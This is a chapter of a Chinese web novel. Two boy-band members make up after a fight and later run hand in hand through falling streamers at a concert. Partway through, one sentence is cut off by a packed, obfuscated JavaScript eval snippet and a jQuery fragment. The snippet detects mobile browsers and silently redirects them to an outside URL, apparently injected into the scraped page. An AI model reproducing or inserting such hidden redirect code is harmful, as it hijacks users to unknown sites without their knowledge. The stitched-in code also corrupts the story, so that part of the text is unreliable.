20.牵手
作品:《今天也在努力摆脱泥塑》 阳光也愈发晃眼,两人慢慢悠悠走在行人道的树荫下面。
陈醒松看着走在自己前面半步的许京殊,他的目光落在自己的影子上,偶尔抬头平视前方,显得有些安静。
他刚才在周塑宁面前那股横冲直撞的劲儿,此刻已经消散,只剩下些微的忐忑不安。
他加快两步,手臂蹭到了许京殊的肩膀。
许京殊能感觉到陈醒松靠近了些。
“那个……”陈醒松的声音在耳边响起来,带着点小心翼翼的试探,“你是不是拿苏凌羽手机给我发消息了?”
“没有的事。”许京殊想到这个,脸有些发烫,打死都不承认。
拿别人手机发消息本来就够丢脸,更丢脸的是对方还已读不回。
陈醒松腆着脸皮戳穿他:“你撒谎,肯定有!”
“……”许京殊闭紧嘴巴不说话,有些炸毛,那你还问问问!
陈醒松注意到许京殊微微鼓起的脸颊和拧起的眉头,在旁边“哎”了一声,语气急急的解释:“我不是故意不回你的,我只是想当面跟你说清楚。你看我不是来了吗?你都不问问我怎么找过来的?”
“没有人想知道,你爱去哪里去哪里!”许京殊嘟囔抱怨,然后越想越不是滋味,“你就算是要当面跟我说说也可以给我发条消息提醒我一下,已读不回算什么事。”
他说着,抬手就在陈醒松胳膊上捶了一记,力道不重,不像打人,更像撒娇。
陈醒松挨了一下,嘴角不受控制地往上扬:“我错了,我下次一定第一时间回你信息。”
许京殊侧过头瞥他一眼,眼神里那点因为被服软哄好的愉悦还没完全散尽:“好啊!陈醒松,你居然还想有下次!”
“我哪敢。”陈醒松意识到说错话立刻认错,语气又带上了点惯有的黏糊,他肩膀轻轻碰了一下许京殊的肩膀,“我忏悔!我深刻反省!我不应该跟你乱闹脾气。”
“你到底怎么回事?”许京殊脚步没停,也没躲开他的触碰,终于把憋了几天的问题问出来,“突然就生气了。”
陈醒松心里咯噔一下,他能怎么说?说他因为发现自己那点见不得光的心思,慌不择路?还是说看到他靠近周塑宁就吃醋失控?
绝对不能说出口,现在不是时候。陈醒松一下子卡壳了,支吾了好一会儿。“就是那天心情不好,你就当我间歇性犯病,别和我一般见识。”他胡乱扯着理由,自己都觉得离谱,干脆把问题抛回去,带着点试探,“那你呢?你为什么去找周塑宁一起吃饭?”
这话里的酸意都没怎么掩饰,快要溢出来了。
许京殊奇怪地看他一眼:“队长不在,苏凌羽又懒得出门,我们两个又冷战了,就只剩下周塑宁了。这有什么问题?你不是经常和苏凌羽他们一起吃?”
“那不一样。”陈醒松脱口而出。
“哪里不一样?”许京殊追问。
陈醒松被噎住,张了张嘴,一时语塞。
哪里不一样?当然不一样!可他说不出口。
“……反正就是不一样。”陈醒松不吭声了,半天才憋出一句,只能闷闷地重复。
他觉得自己蠢透了,明明是想和好,怎么又把气氛搞僵了。
许京殊看着陈醒松这副郁闷又说不出口的别扭样子,脑子里忽然灵光一闪,好像摸到了一点门路。
他该不会是吃醋了吧?因为自己跟周塑宁走的近?这个念头冒出来的时候,许京殊心里那点残留的别扭感忽然就散了,他甚至有点想笑。
都说好朋友之间占有欲比起其他关系也不弱,不过他真没想到这家伙看起来大大咧咧,心眼倒挺小。陈醒松真的很多时候就像个别扭的小狗,闹起来的时候不管不顾,认错时又笨拙得可怜。
“行了,知道你脑子经常抽风。”许京殊语气松了下来,夹杂着无奈的纵容,“下次别这样了,莫名其妙甩脸色,我会很难过。”
“嗯,不会了。”陈醒松立刻保证,转头看他,眼睛亮起来,“真不生气了?”
“看你表现。”许京殊故意板着脸。
陈醒松立刻凑近了些,拉着许京殊的手:“那我请你喝奶茶,你喜欢的蛋糕奥利奥加双倍蛋糕。”
“再说吧,双倍蛋糕你想腻死我啊。”许京殊往前走,嘴上嫌弃,步子轻快了些,“先回去,下午不是还有事吗?”
两人并肩走在街道上,风轻轻吹拂,他们之间的隔阂随着这简单的几句交谈完全消失。
陈醒松的话又多了起来,黏黏糊糊地挤在他旁边说东说西。
许京殊安静的听着,偶尔搭话。
几天后,演唱会后台。
空气里弥漫着化妆品、发胶和汗水的混合气味。
声音异常嘈杂,工作人员急促的脚步声催促声和梁姐最后的检查叮嘱声交织在一起。
许京殊对着镜子最后整理了一下耳返,造型师正在给他额前的碎发做最后的定型,额头上冰凉的触感让他眼睫轻颤。
演出服是统一的黑色系,衬得他脖颈到锁骨的线条愈发清晰。大概是有些紧张,他抿着唇,长睫垂下,在眼睑投下小片阴影。
眼皮上细碎的眼影亮片,随着他眨眼的动作,偶尔折出一点细闪,布灵布灵的,落进了旁边一直注视着他的某人眼里。
许京殊抬眼,从镜子里对上了陈醒松的目光。陈醒松早就做好了造型,松散地靠在旁边的桌沿上,不知看了多久。两人目光在镜中相接,陈醒松也没躲,依旧直勾勾地看着。
他目光钉在许京殊脸上,心跳有点不规律。
“陈醒松,看这边!”苏凌羽拿着手机凑过来要拍照,打断了陈醒松的凝视。
许京殊也完成了妆造,听到声音回头看。
“等一下!”陈醒松立刻几步跨到他身边,两人肩靠肩。
“三、二、一!”
倒数结束的瞬间,许京殊感觉陈醒松的脑袋歪过来,他们两个靠的极近。
咔嚓一声,照片拍好了。
许京殊用胳膊肘顶开他:“你重死了。”
这场景映在在不远处的周塑宁眼里。
他安静地坐在一旁,检查着自己的麦,脸上没什么表情,目光在许京殊脸上停留了一瞬,便垂下眼。
上台的指令传来,五人快步走向通道口,许京殊走在陈醒松后面一步。灯光扑过来的瞬间,巨大的声
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17032316|193093||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
浪也同时淹没了他们。
许京殊身上的汗水随着持续不断的舞蹈动作很快就冒了出来,舞台上闪烁的灯光照得人皮肤发烫。
许京殊跟着节奏做动作,转身时总能瞥见陈醒松望向他的视线,在一会儿昏暗一会儿明亮的灯光下显得极具侵略性。
今天的陈醒松,情绪格外外放。每次到两人双人互动拥抱部分,他伸手过来,不是按照原来舞蹈设计的那样虚虚抱着许京殊,而是用力,结结实实地将许京殊整个人包裹住。
时间结束了还恋恋不忘,不肯松手。
自由活动的时候,他也没有按照原来的分配站,而是不远千里,从这头假装无意的走到许京殊附近,然后悄悄的在背后吓他。
台下的cp粉们也不傻,看到爸爸妈妈正常互动了,甚至可以说是越来越黏糊,每次大屏给到两人时总是掀起一阵又一阵的尖叫。
今天的表演在热烈的气氛中接近尾声。
最后一首歌的时候,五人分散在舞台不同方位,对着台下如潮的观众挥手。
所有人都知道这短暂的快乐即将结束。
台下的掌声、尖叫、呐喊都混杂着要离别的伤感。
就在这时,陈醒松快步冲了过来,抓住了许京殊的手。许京殊能感觉到他手心全是汗,热乎乎的,握得很用力。
“跑!”
许京殊一时没听清陈醒松喊的那个字,只看到他汗湿的额发下,一双眼睛亮得惊人,嘴角咧开一个不顾一切的笑容。
然后,他就毫无防备地被一股巨大的力量拽着,猛地向前冲去。
就在那一刻,顶棚上有东西炸开了。
瞬息之间,千万条彩带从数米高的穹顶倾泻而下,整个舞台都被彩带包裹。
陈醒松拉着他,一头撞进这漫天纷飞的彩带雨中,穿过主舞台,沿着延伸台向尽头狂奔。
许京殊渐渐的觉得观众席的尖叫变得遥远而模糊。
他能感觉到彩带落在自己的睫毛上,脸上。痒痒的,他眨了眨眼。
这一刻,他的世界好像忽然缩成了这个彩带飞舞的狭窄空间。冲在他前面半步,紧紧抓着他的手,带着他不管不顾向前奔跑的那个背影,是这通道尽头唯一清晰的光源。
这漫天辉煌,就像专门为他们而落一样。
慢慢的,许京殊没力气了,两人脚步缓了下来,从跑变成了走,两人自然而然的松开了手。
许京殊的大脑还沉浸在极度亢奋带来的微醺感中。
旁边的陈醒松还是精力充沛,他像只撒欢的大型犬,趁着最后这点时间,沿着舞台边缘撒欢似的小跑起来,高举双臂,跳跃着回应台下愈发疯狂的尖叫。
又疯跑了一圈,他才心满意足,一边哼着最后的旋律,一边倒退着往回走。他算准谢场位置之后准备继续拉着许京殊的手一起鞠躬退场。
他的大脑还沉浸在快乐的眩晕中,身体先于意识行动,看也没看一眼,自然而然地伸出手,去拉他旁边那只手。
手指触碰到的瞬间,温热的却有些陌生的皮肤触感传来。
陈醒松脸上那恣意飞扬的笑容,猛然凝固。
不对!
触感不对……